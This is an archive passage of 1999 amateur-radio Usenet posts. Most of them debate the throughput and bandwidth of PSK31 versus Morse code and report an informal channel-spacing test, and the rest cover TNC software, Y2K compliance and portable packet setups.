> And that's one of the reasons why I did not want to focus on a
> particular word or phrase. By using text files, there is a better
> chance of making the comparison consistent with real life.
>
> > If you're going to use a
> >stopwatch, you really have to compare how long it
> >takes to send using both PSK31 and Morse.
> >
> >Now, let's take this another step; based on the
> >above, PSK31 achieves at least 50 WPM in about a
> >50Hz bandwidth. 50WPM of Morse code sent using standard

> >keying-shape requires about 250Hz of bandwidth; calculating
> >the WPM/bandwidth values, we get 1WPM/Hz for PSK31 and .2WPM/Hz
> >for Morse code. Suppose we use the all-caps version of "paris "
> >and PSK31 still offers .75WPM/Hz - better than 3 times the
> >effective spectral efficiency of Morse code.
>
> Spectral efficiency is where Peter's system really shines. In his own
> words, "PSK has been designed not only to give all the
> weak-signal-in-white-noise advantages that PSK has to offer, ...".
>
> The point that I would like to make here is that none of this
> wonderful theory helps very much when it comes to comparing two
> systems, one of which uses the operator's brain and experience as the
> critical signal processing means.
>
> So, the subjective observations in the original postings on the
> original thread are duly noted and filed where they belong. I think
> it was probably a good idea to break with that and start a new thread
> on a purely scientific basis.
>
> 73 de Bob, W9DMK, King George, VA
> Change "nobody" to "w9dmk" for e-mail
> http://www.qsl.net/w9dmk
> http://www.fortunecity.com/meltingpot/albania/784
>

2818. WTT my KPC 3 and 2

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-19 00:00:00 UTC
From: Mike not Mic <w5old@sonetcom.com>
Message-ID: <01beb9ff$a4a30a20$540231d1@default>
Source record: 17724

I want ot trade a KPC3 and a KPC2 for a 2m radio...please e-mail me if you
got one...thanks
--
Howdy! I'm "Mike not Mic"!
You are in contact with Tornado Alley
I'm a Storm Spotter here in Lawton Oklahoma.
My call is W5OLD and all my radios smell like smoke!
Send all traffic to w5old@sonetcom.com

2819. Re: Throughput of PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-19 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7mmjb9.51r.nomail@linux.pe1chl.ampr.org>
Source record: 17725

Michael Young <nobody@all.org> wrote:
>Allow me to rephrase:

>It misses the mark by at least a magnitude. One meaningful
>apples-to-apples comparison is back to back QSO's, one in PSK31 and one
>in CW. It is a pass-fail comparison: did I communicate all that I need
>to communicate? I suspect the difference there is not at all close to
>claimed 1:5. Your use of conservative empirical values for CW is not
>compatible with the optimistic theoretical minimums for PSK31.

What are you getting at? Are you attempting to suggest that with
CW you could use some abbreviations or QSO techniques that you could
not use with PSK31?
Or maybe that it does not matter to you how long it takes to complete
the QSO?

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

2820. Re: Throughput of PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-19 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7kfuqj$1bd6@enews1.newsguy.com>
Source record: 17726

Bill wrote in message ...

>ENOUGH!!
>TO each his own.

Yes, I agree... The PSK31 vs CW horse has been beaten without mercy, and now should be given a rest.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2821. Re: HamComm questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-19 00:00:00 UTC
From: no@spam.here
Message-ID: <376bade4.16785818@news.olg.com>
Source record: 17727

On Mon, 14 Jun 1999 20:38:47 +0200, "Harry Gï¿½ransson"
<harry@mbox304.swipnet.se> wrote:

):>Hi,
):>
):> Is it possible to use HamComm 3.1 for CW reception on the whole?
):>
):> SM4KAJ/Harry
):>

Harry,

For CW you might want to check the "Programs for HAM's - made in Russia"
site @: http://ua9osv.virtualave.net/english.htm

He has a pgm called "CwGet" that uses the p/c's soundcard.I've no
experience with this pgm but have read a few posts that had good things to
say.

Al

al at olg dot com
wash dc metro area , usa
code3g,m1200v2,m900v2 decoders
jrc535d,icom r70,yaesu frg7,ken r1000

2822. Re: Stop attacking PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-19 00:00:00 UTC
From: thompson@mindspring.com
Message-ID: <7kgsej$2ip$1@nntp8.atl.mindspring.net>
Source record: 17728

Reminds me of the debate between AMers and SSB in the late 50's.

To me PSK31 sounds like the first step to a new mode that utilizes DSP and the computer. Why do amateurs insist on the old modes? (CW, SSB, and RTTY are old modes). Amateurs caused the military and commercials to go to SSB and pushed packet when it was not popular. Lets stay on the leading edge and still enjoy all the modes.

Have you tried PSK31 or satellite, or moonbounce, or the WARC bands, 160 meter Dxing or the new Pactor modes???? Theory is fine but hams have always empircally tried new things or else we would never have moved to 200 meters and down.

Dave K4JRB

2823. Re: Throughput of PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-19 00:00:00 UTC
From: Michael Young <nobody@all.org>
Message-ID: <929822423.143.13@news.remarQ.com>
Source record: 17729

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
news:slrn7mmjb9.51r.nomail@linux.pe1chl.ampr.org...

> >[Use of] conservative empirical values for CW is not
> >compatible with the optimistic theoretical minimums for PSK31.
>
> What are you getting at?

See above, in regards to bandwidth comparisons.

> Are you attempting to suggest that with
> CW you could use some abbreviations or QSO techniques that you could
> not use with PSK31?

Nope.

> Or maybe that it does not matter to you how long it takes to complete
> the QSO?

Nope.

Michael.

2824. Re: Throughput of PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-19 00:00:00 UTC
From: Michael Young <nobody@all.org>
Message-ID: <929822688.365.18@news.remarQ.com>
Source record: 17730

Charles Brabham <n5pvl@texoma.net> wrote in message
news:7kfuqj$1bd6@enews1.newsguy.com...
> Yes, I agree... The PSK31 vs CW horse has been beaten without mercy,
and now
> should be given a rest.

I don't believe that this horse is anywhere near dead, or even showing the least wear from our beatings. The coffee-shop napkin analyses so far only serves to define the question. I hope to see a realistic comparison of weak signal performance between CW and BPSK and QPSK sometime soon.

Michael.

2825. Re: Stop attacking PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-19 00:00:00 UTC
From: Tom Fanning <tom.f@btinternet.com>
Message-ID: <7kgtu8skt1@neptunium.btinternet.com>
Source record: 17731

Exactly. Well said.

BTW the huge discussion going on elsewhere in this thread is set to "ignore"
in my newsreader because I don't want to download this banter.

--
Regards
Tom
tom.f@btinternet.com
http://tom.cfm.to
ICQ 29135423
2E1EPQ

2826. Re: Throughput of PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-19 00:00:00 UTC
From: glenq@cyberhighway.net
Message-ID: <37810046.11662194@news.cyberhighway.net>
Source record: 17732

"Michael Young" <nobody@all.org> wrote:

>
>Charles Brabham <n5pvl@texoma.net> wrote in message
>news:7kfuqj$1bd6@enews1.newsguy.com...
>> Yes, I agree... The PSK31 vs CW horse has been beaten without mercy,
>and now
>> should be given a rest.
>
>I don't believe that this horse is anywhere near dead, or even showing
>the least wear from our beatings. The coffee-shop napkin analyses so far
>only serves to define the question. I hope to see a realistic comparison
>of weak signal performance between CW and BPSK and QPSK sometime soon.
>
>Michael.

Go back a few months to when this issue was thoroughly explored and
explained much better than it's been so far in this thread. Why argue
something that's already been done by experts?

--
glenq@cyberhighway.net
WB7DOW

http://www.cyberhighway.net/~glenq/

2827. WANT SWR.COM FOR AEA SWR ANALYST

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-19 00:00:00 UTC
From: Van Sias <wa7fab@internetcds.com>
Message-ID: <376C1EB1.920866DE@internetcds.com>
Source record: 17733

Would like a copy (will buy) of AEA's SWR.COM software for SWR-121
Unit. Please respond direct to save bandwidth. Thank you Van, K7VS

2828. NEED AEA SWR.COM SOFTWARE FOR ANALYST

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-19 00:00:00 UTC
From: Van Sias <wa7fab@internetcds.com>
Message-ID: <376C228D.756938B9@internetcds.com>
Source record: 17734
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.equipment,rec.radio.swap,rec.radio.amateur.digital.misc,rec.radio.equipment,rec.radio.antenna

Need copy for antenna project to save plots. Will buy a copy if you have one. SWR.COM for AEA SWR-121 ANALYST. Please reply direct to me to save bandwidth. Thank you. Van, K7VS

2829. Info wanted for paper on APRS in the UK

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-20 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <EjhNoPAVnIb3EwfI@dowrmain.demon.co.uk>
Source record: 17735
Cross-posted to: uk.radio.amateur,rec.radio.amateur.digital.misc

I'm currently completing a paper on APRS in the UK (explaining how it works, what you need to make it work, how to get started, local UK considerations).

To make the paper more useful to UK readers, I want to include specific information on activity throughout the country -- I know/believe there are pockets of activity in at least East Anglia, the Northwest, the Northeast and Birmingham.

If you are active on APRS, please email me with your callsign and location (nearest town, not lat/long), so I can add them to a map I'm compiling.

Thanks.

73
Ian, G3NRW
--
```
+-----------------------------------------------------------------+
| G3NRW*>APRS:!5157.96N/00029.39W-PHG8037/[IO91SX] 144.800 MHz |
| QTH: Harlington, Beds, UK (~55 km/35 miles NNW of London) |
| email: ianwade@netro.co.uk |
| "I found myself through APRS" |
+-----------------------------------------------------------------+
```

2830. Re: PK 232 help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-20 00:00:00 UTC
From: Johnny Rico <lawdog2@ibm.net>
Message-ID: <376d11ed@news1.us.ibm.net>
Source record: 17736

Timewave Communications is the successor to AEA. They undoubtedly can help you. Very FB people, give them a call. You can get their number off of the Internet. RJB.

--

_____

Roger J. Buffington, W6VZV

"If danger ever reach us, it must spring up from amongst us. If destruction be our lot, we must ourselves be its author and its finisher
as a nation of free men, we will live through all time, or die by suicide." -- Abraham Lincoln

Joe Della Barba <joedb@earthlink.net> wrote in message news:37690f14.3152382@news.earthlink.net...
> Does anyone have or know where to get the PCPAKRAT software
> and the manual for it? I am not trying to be cheap, but it is my
> understanding that AEA has gone out of business.
> Thanks,
> Joe N3HGB
>

2831. Re: PK 232 help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-20 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7kjfhjarb1@news.minn.net>
Source record: 17737

In article <37690f14.3152382@news.earthlink.net>, joedb@earthlink.net (Joe Della Barba) wrote:
> Does anyone have or know where to get the PCPAKRAT software
>and the manual for it? I am not trying to be cheap, but it is my
>understanding that AEA has gone out of business.
>Thanks,
>Joe N3HGB
>
Hello Joe:

Timewave technology purchased the AEA TNC and software line and is currently manufacturing, servicing and upgrading those products. The new PC PakRATT for Windows is $79.95, There is an upgrade available if you currently have a master disk, or receipt for AEA software.

You can also download a trial copy of PK TEM '99 from http://www.timewave.com and give that software a test. It runs on WIN95/98/NT. If you decide to register that software, It is also $79.95.

The PK-232 manual is $24.95 from timewave. Hope this helps.

vy 73

John N0ISL
Timewave Technology

Check http://www.timewave.com for the latest DSP upgrades for AEA and Timewave TNC's.

2832. PSK31 programs ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-20 00:00:00 UTC
From: Ralph Mowery <rmowery@ibm.net>
Message-ID: <376D3521.EE81B42@ibm.net>
Source record: 17738

Is there any other programs than the first psk31 program ?

If so, where may they be found ? I have looked several days for some.

The one I have crashes the sound card driver. That is not the only program that does, several others will and several will run. The board is a cheap onw that has all the sound and vidio built into the mother board and has a 200mhz processor. The psk31 program will run on another computer in the house, but it is too far away from the radio to use.

2833. Re: PK 232 help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-20 00:00:00 UTC
From: fred@mvp.net
Message-ID: <376d5630.3414673@news.mvp.net>
Source record: 17739

Timewave acquired much of AEA and they are currently selling PC PakRatt for Windows Ver 2.1. Check out http://www.timewave.com/ for more info.

Fred, WA0US

On Thu, 17 Jun 1999 15:08:33 GMT, joedb@earthlink.net (Joe Della Barba) wrote:

> Does anyone have or know where to get the PCPAKRAT software
>and the manual for it? I am not trying to be cheap, but it is my
>understanding that AEA has gone out of business.
>Thanks,
>Joe N3HGB

2834. Digital Tuner

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-20 00:00:00 UTC
From: Elvis <0abyss0@geocities.com>
Message-ID: <376D69A3.1ABB6CE5@geocities.com>
Source record: 17740
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc

Hi,
I'm looking to build a digital tuner -- compact in size (circa 1.5"x3"x3") [thats HxWxD], with a standard Motorola antenna input and a female mini-plug output. I'm planning on using this in my car and connecting it to my car-kit (a permanent connection)-- the tuner thats in the receiver right now is an analog one and isn't very good. I don't know if I would need to include some kind of amp in the tuner -- so, perhaps that would be something one of you could help me with. I want to make this as inexpensively and with little hassle as possible (i have... well, no real electronics knowledge). If any of you can help me out and/or point me in the right direction that would be greatly appreciated.

2835. Re: PSK31 programs ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-20 00:00:00 UTC
From: Max Imo <reply@to.group>
Message-ID: <QCeb3.220$fD5.488@news.megsinet.net>
Source record: 17741

Write Log supposedly supports PSK. However, it probably wouldn't work with
your sound card either.

I know it may sound simplisitic, but being you are having so much difficulty
with your sound card, and even an AWE 64 Soundblaster (100% compatable with
PSK31) is quite inexpensive, wouldn't you be better off buying a good card?

I assumeyou have downloaded the latest drivers foryour sound card???

73

Ralph Mowery wrote in message <376D3521.EE81B42@ibm.net>...
>Is there any other programs than the first psk31 program ?
>
>If so, where may they be found ? I have looked several days for
>some.
>
>The one I have crashes the sound card driver. That is not the only
>program that does, several others will and several will run. The
>board is a cheap onw that has all the sound and vidio built into the
>mother board and has a 200mhz processor. The psk31 program will run
>on another computer in the house, but it is too far away from the
>radio to use.

2836. Minimum spacing for PSK31: an empirical test

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-20 00:00:00 UTC
From: Dana Myers K6JQ <DMyers@Qnet.com>
Message-ID: <376DB2CB.1DE6043F@Qnet.com>
Source record: 17742

Always in search of information, I spent about 30 minutes dinking with
PSK31 tonight, attempting to determine the minimum necessary spacing
required for error-free operation - with the popular PSK31SBW software
implementation.

I used two notebook computers for the test, one running PSK31SBW version 1.05
and the other running CoolEdit 96. Audio from the PSK31 system was captured
as 16-bit mono at 44.1Ks/s, then downsampled to 9600 s/sec for handling. Signal
levels were adjusted to avoid overload.

I recorded a CQ using my callsign (K6JQ) with a center frequency of 1000Hz,
and saved it as cq1000.wav.

I then produced 'QRM' files at other center frequencies, by running PSK31
transmit and typing random characters ('asdfjkhksdfjhskdjhfskdjhfskdjfhskdjfhskd').

The QRM file was mixed at equal amplitude with the CQ file, taking care to adjust
amplitudes to avoid overflow. I then used the PSK31 system to 'receive' the test
files.

Here's the results:

Center freq of
Interference Errors

967Hz None; software squelch automatic
975Hz None; manually triggered software squelch
979Hz Small number of single-character errors; triggered squelch manually
983Hz Large number of errors; squelch triggered manually

Based on this simple test, I'd observe that the PSK31SBW software is usable with a 50Hz
bandwidth (25Hz center-to-center spacing). Note the following:

1) Signal amplitudes were equal, and I did not evaluate stronger interfering signals.
2) Your radio's IF is also certainly much wider than 50Hz and you may encounter AGC
'blocking' with strong close-by signals.

Dana K6JQ
Dana@Source.Net

2837. Comparative analysis of PSK31 and Morse code - how to do it? (was Re: Throughput of PSK31)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-20 00:00:00 UTC
From: Dana Myers K6JQ <DMyers@Qnet.com>
Message-ID: <376DB8DB.51D39EBC@Qnet.com>
Source record: 17743

Glen Quarnstrom wrote:
>
> "Michael Young" <nobody@all.org> wrote:
>
> >
> >Charles Brabham <n5pvl@texoma.net> wrote in message
> >news:7kfuqj$1bd6@enews1.newsguy.com...
> >> Yes, I agree... The PSK31 vs CW horse has been beaten without mercy,
> >and now
> >> should be given a rest.
> >
> >I don't believe that this horse is anywhere near dead, or even showing
> >the least wear from our beatings. The coffee-shop napkin analyses so far
> >only serves to define the question. I hope to see a realistic comparison
> >of weak signal performance between CW and BPSK and QPSK sometime soon.
> >
> >Michael.
>
> Go back a few months to when this issue was thoroughly explored and
> explained much better than it's been so far in this thread. Why argue
> something that's already been done by experts?

Glen - if you're referring to the 480-message thread that developed out of an inflammatory Morse code discussion, I don't believe it explored the salient issues well at all. From the very get-go, that thread was charged with emotion and bias, not something that leads to sound, objective analysis.

While I'm not inclined to adopt Michael's proposal (count how many QSOs you can make with PSK31 and Morse code and compare the numbers) because it is far too subjective and not bounded well enough, I am inclined to agree with Michael that we ought to develop some kind of relevant practical comparison. Unfortunately, this is seriously complicated by the subjective nature of Morse code reception.

I tried to start with *very objective* figures regarding throughput and bandwidth, but there's a great deal of enthusiasm to immediately discuss weak-signal performance, which is, as noted directly above, mired in subjective measurement of Morse code performance.

As for Charles' "dead horse" comment, I can appreciate your emotion, but we need sound technical contribution, not shallow complaining. Thanks.

Dana K6JQ
Dana@Source.Net

2838. Addendum: Re: Minimum spacing for PSK31: an empirical test

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-20 00:00:00 UTC
From: Dana Myers K6JQ <DMyers@Qnet.com>
Message-ID: <376DB90E.8B1C4428@Qnet.com>
Source record: 17744

Dana Myers K6JQ wrote:
>
> Always in search of information, I spent about 30 minutes dinking with
> PSK31 tonight, attempting to determine the minimum necessary spacing
> required for error-free operation - with the popular PSK31SBW software
> implementation.
>
> I used two notebook computers for the test, one running PSK31SBW version 1.05
> and the other running CoolEdit 96. Audio from the PSK31 system was captured
> as 16-bit mono at 44.1Ks/s, then downsampled to 9600 s/sec for handling. Signal
> levels were adjusted to avoid overload.

Note that I used BPSK mode for this exercise.

Dana K6JQ
Dana@Source.Net

2839. Practical minimum bandwidth of Morse (was Re: Throughput of PSK31)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-20 00:00:00 UTC
From: Dana Myers K6JQ <DMyers@Qnet.com>
Message-ID: <376DBD6C.932CB106@Qnet.com>
Source record: 17745

Michael Young wrote:

> I don't believe that this horse is anywhere near dead, or even showing
> the least wear from our beatings. The coffee-shop napkin analyses so far
> only serves to define the question. I hope to see a realistic comparison
> of weak signal performance between CW and BPSK and QPSK sometime soon.

If you'd like to see the comparison, you're probably going to have to help. I've started what I hope continues to be a sequence of objective measurements, by determining the minimum required practical bandwidth of a BPSK PSK31 transmission. I'm nowhere near analyzing the noise performance yet, so be patient and help move forward.

I believe the ultimate goal is to relate throughput, bandwidth and S/N in a meaningful way. The easiest first step is to relate throughput and bandwidth - and it is easiest to work with the PSK modes since they're not influenced by operator skill.

I've attempted to relate the practical varicode throughput to Morse code speed in an estimate, and tend to agree that this is just variable enough that the estimate of 43WPM (which I regard as slightly conservative) is a reasonable "stake in the ground". Combined with my experiment which indicated a minimum necessary bandwidth of 50Hz for PSK31 (in BPSK, but I suspect QPSK is quite similar), this gives a bandwidth/WPM value of 1.16 Hz/WPM.

Now, Michael - let's work on a relevant figure for Morse code. You refused to accept bandwidth calculations based on the Bw = (WPM/1.2) * K where K is typically 5; let me comment on this.

Inspecting a number of ARRL test reports for HF radios, it appears that common HF radios today have a Morse code rise/fall time around 2mS, regardless of code speed. This effectively makes K variable with respect to code speed, or, to put it another way, effectively fixes the bandwidth of the transmitted signal. Sending very slowly, the value of K will apparently increase, while sending rapidly the value of K will apparently decrease. On the receiving end, you can narrow the bandwidth which effectively reduces the K value but does not reduce the bandwidth of the transmitted signal.

I'd like to see a first stab at determining how close two Morse conversations cam be in frequency before the number of errors becomes non-zero. I suspect the hardness of keying is less important than the ability of the human ear to distinguish between two signals very close in frequency (remember, for PSK31 a separation of 25Hz was adequate to give error-free reception with equal strength signals). Using a very narrow filter may help, but this will inherently limit the useful code speed (which may become much more significant when we get to the S/N part of the

analysis).

So, Michael, what can you (or anyone else interested) offer up as credible empirical data regarding the minimum separation of Morse signals under zero-noise conditions?

Thanks!
Dana

2840. Re: Throughput of PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-20 00:00:00 UTC
From: Dana Myers K6JQ <DMyers@Qnet.com>
Message-ID: <376DBDCB.BBE3B81F@Qnet.com>
Source record: 17746

Charles Brabham wrote:
>
> Bill wrote in message ...
>
> >ENOUGH!!
> >TO each his own.
>
> Yes, I agree... The PSK31 vs CW horse has been beaten without mercy, and now
> should be given a rest.

I disagree. We should figure out how to make a decent relevant comparison,
with as much objective fact as possible. How are you going to contribute?

Dana K6JQ
Dana@Source.Net

2841. Re: Comparative analysis of PSK31 and Morse code - how to do it? (was Re: Throughput of PSK31)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-21 00:00:00 UTC
From: keinanen@sci.fi
Message-ID: <3799de2b.936403086@news.sci.fi>
Source record: 17648

On Sun, 20 Jun 1999 21:00:27 -0700, Dana Myers K6JQ <DMyers@Qnet.com>
wrote:

: While I'm not inclined to adopt Michael's proposal (count how many QSOs you
: can make with PSK31 and Morse code and compare the numbers) because it is far
: too subjective and not bounded well enough, I am inclined to agree with Michael
: that we ought to develop some kind of relevant practical comparison. Unfortunately,
: this is seriously complicated by the subjective nature of Morse code reception.

The problem of making somewhat objective comparisons is that the tests
have to be done in very carefully controlled environments e.g.
consistent propagation conditions.

Some modes will work very well in a white noise environment, some have
problems in near vertical reflection angle short range low HF
conditions, some might have problems in multihop near MUF
communications, others might have problems with severe phase/frequency
distortion (aurora or EME with lots of libration fading) and some with
severe multipath (mobile communication in UHF/SHF).

Making the test in one kind of environment and generalising the
results to all environments is a big mistake, since one mode excellent
in one type of environment may degrade very rapidly when used in an
other environment that it was not optimised for.

One might think that selecting a mode that had a mediocre performance
at best in all environments but suffering only a small degradation in
some special condition would be a reasonable compromise. This was a
reasonable approach when each mode required special hardware, but now
that several protocols can be switched simply by loading new software
to a DSP or sound card, I do not see the point of selecting the one
and only mode. There is no need for such a "one size fits all"
approach.

I think the mode should be picked separately for each kind of
propagation environment. For this reason it is important at least try
to make objective comparisons between modulation methods in various
propagation environments to find the strong points and weak points for
each method, thus helping in selecting the proper mode for each type
of contact.

Paul OH3LWR

2842. Y2K and Packet Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-21 00:00:00 UTC
From: Deon Erwin <zr1dq@qsl.net>
Message-ID: <7kl6u5$2eff$1@nnrp01.ops.uunet.co.za>
Source record: 17649
Cross-posted to:
alt.ham-radio.packet,aus.radio.amateur.digital,aus.radio.packet,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

I am researching the Y2K compliance of TNC's, as well as the impact of Y2K on the packet system. Our local packet users want to have all remedies in place before the end of this year.

I require the following information:

- Which TNC's are Y2K compliant?
- What impact will users of non-compliant TNC's experience?
- What must our packet network do to prevent any problems?

I shall contact the manufacturers of commercial TNC's, but I may miss some brands. Your input will be appreciated.

Regards
Deon ZR1DQ

2843. Re: Y2K and Packet Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-21 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7kl94rbov1@arachne.labyrinth.net.au>
Source record: 17650
Cross-posted to:
alt.ham-radio.packet,aus.radio.amateur.digital,aus.radio.packet,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

In aus.radio.amateur.digital Deon Erwin <zr1dq@qsl.net> wrote:
> I require the following information:

> - Which TNC's are Y2K compliant?

Which TNCs know the date? I've never set the date on mine; I guess you can
for the mailbox features, but if you're not using those, there's absolutely
no issue.

Hamish VK3SB
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au

Rising Software Australia Pty. Ltd.
Developers of music education software including Auralia & Musition.
31 Elmhurst Road, Blackburn, Victoria Australia, 3130
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA Toll Free: 1-888-667-7839
Internet: http://www.rising.com.au/

2844. Semi-Portable Packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-21 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7klbcs$17ts@enews1.newsguy.com>
Source record: 17651

A boot floppy with FlexNet and a term program such as BCT.
A "BayCom" type Packet modem.
An H/T with a flexible, roll-up J-Pole antenna made of TV twin-lead.

Everything but the H/T will fit in your pocket. The little pocket HT's don't put out enough signal for packet, unless you are lucky enough to find a local node with DAMA access. A full-size HT works best otherwise, and will work even better if you can amplify the power up to at least 15 watts or so.

If the node has DAMA access, you can work it with 350 milliwatts and still not be a "hidden transmitter".

Find a computer with an unused COM port, plug in the BayCom, put in the floppy and reboot the machine.
If needed, you can adjust the software to use a different COM port very easily by editing the FlexNet batch file, where the SER12 driver is called up to drive the BayCom. - Just change the port number there to suit. Most times though, you tend to end up on COM2.

This setup is great if you have no laptop or palmtop, but know that there will be a computer of some sort available where you are going. It is non-intrusive, in that once you unplug the BayCom, pull the floppy and reboot the machine again, it will return to doing whatever it was set up for originally.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2845. Re: PSK31 programs ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-21 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <376E3C41.E409751@erols.com>
Source record: 17652

My guess would be that any sound card PSK31 program you find will use
the PSK code supplied by Peter and used in his program.

Ralph Mowery wrote:
>
> Is there any other programs than the first psk31 program ?
>
> If so, where may they be found ? I have looked several days for
> some.
>
> The one I have crashes the sound card driver. That is not the only
> program that does, several others will and several will run. The
> board is a cheap onw that has all the sound and vidio built into the
> mother board and has a 200mhz processor. The psk31 program will run
> on another computer in the house, but it is too far away from the
> radio to use.

2846. Re: Comparative analysis of PSK31 and Morse code - how to do it? (was Re: Throughput of PSK31)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-21 00:00:00 UTC
From: Dana Myers K6JQ <DMyers@Qnet.com>
Message-ID: <376E4930.B418BC78@Qnet.com>
Source record: 17653

Paul Keinanen wrote:
>
> On Sun, 20 Jun 1999 21:00:27 -0700, Dana Myers K6JQ <DMyers@Qnet.com>
> wrote:
>
> : While I'm not inclined to adopt Michael's proposal (count how many QSOs you
> : can make with PSK31 and Morse code and compare the numbers) because it is far
> : too subjective and not bounded well enough, I am inclined to agree with Michael
> : that we ought to develop some kind of relevant practical comparison. Unfortunately,
> : this is seriously complicated by the subjective nature of Morse code reception.
>
> The problem of making somewhat objective comparisons is that the tests
> have to be done in very carefully controlled environments e.g.
> consistent propagation conditions.

Agreed. My inclination is to do all testing in a totally controlled (non-radio)
context and evolve the models. This is still complicated by the difficulty of
getting consistently objective data for Morse performance.

[...]

> I think the mode should be picked separately for each kind of
> propagation environment. For this reason it is important at least try
> to make objective comparisons between modulation methods in various
> propagation environments to find the strong points and weak points for
> each method, thus helping in selecting the proper mode for each type
> of contact.

Absolutely! I do not believe we should be looking for the one "best" mode,
but we should develop enough understanding to appreciate the collection of
attributes that contribute to the performance of a mode under different
conditions and requirements.

Dana K6JQ
Dana@Source.Net

2847. Re: Minimum spacing for PSK31: an empirical test

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-21 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <376e36c1.4893492@news.crosslink.net>
Source record: 17654

On Sun, 20 Jun 1999 20:34:35 -0700, Dana Myers K6JQ <DMyers@Qnet.com>
wrote:

>Based on this simple test, I'd observe that the PSK31SBW software is usable with a 50Hz
>bandwidth (25Hz center-to-center spacing). Note the following:
>
>1) Signal amplitudes were equal, and I did not evaluate stronger interfering signals.
>2) Your radio's IF is also certainly much wider than 50Hz and you may encounter AGC
> 'blocking' with strong close-by signals.

That's nothing short of amazing, Dana. Perhaps I have the wrong
understanding of what you mean by bandwidth an center to center
spacing. I have always assumed that an SSB voice channel for amateur
use should be consideres a approximately 2.5 kHz and there for the
user to user spacing should be 2.5 kHz - not 1250 Hz. You are
suggesting that 50 Hz bandwidth signals can operate with a user to
user spacing of 25 Hz. Something doesn't seem right here. It seems to
be in defiance of theory and common sense.

We know that the two tones of a PSK31 signal (at idle) are,
essentially, 31 Hz apart. For a signal whose center fequency is 1000
Hz, the two tones would be at about 984.5 and 1015.5 Hz

What your data would suggest is that the interfering signal could be
centered at 1025 Hz, with its two tones at 1009.5 and 1040.5.

....X.....................Y......X.....................Y.............

Something like the above distribution, where the x's are the primary
signal and the y's are the interfering signal.

I think you would agree that such an arrangement does not LOOK
feasible.

I can't wait to try out an experiment of my own, but my second station
is disassembled at the moment waiting for a plumber to come and do
some work in the wall where the second station USED to be set up - Hi!

73 de Bob, W9DMK, King George, VA
Change "nobody" to "w9dmk" for e-mail
http://www.qsl.net/w9dmk
http://www.fortunecity.com/meltingpot/albania/784

2848. Re: Y2K and Packet Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-21 00:00:00 UTC
From: K6SDE <k6sde@my-deja.com>
Message-ID: <376E4ABF.EA1FBA75@my-deja.com>
Source record: 17655
Cross-posted to:
alt.ham-radio.packet,aus.radio.amateur.digital,aus.radio.packet,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

Ahh but if you don't have the right date you'll only be able to talk with spark
gap transmitters when 1/1/00 is thought to be 1900! <grin>

If you use PAKET as I do you can have the date reset from the computer
everytime you connect to the TNC. Works fine for me.

Ian, K6SDE

Hamish Moffatt wrote:

> In aus.radio.amateur.digital Deon Erwin <zr1dq@qsl.net> wrote:
> > I require the following information:
>
> > - Which TNC's are Y2K compliant?
>
> Which TNCs know the date? I've never set the date on mine; I guess you can
> for the mailbox features, but if you're not using those, there's absolutely
> no issue.

2849. Re: PK 232 help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-21 00:00:00 UTC
From: joedb@earthlink.net
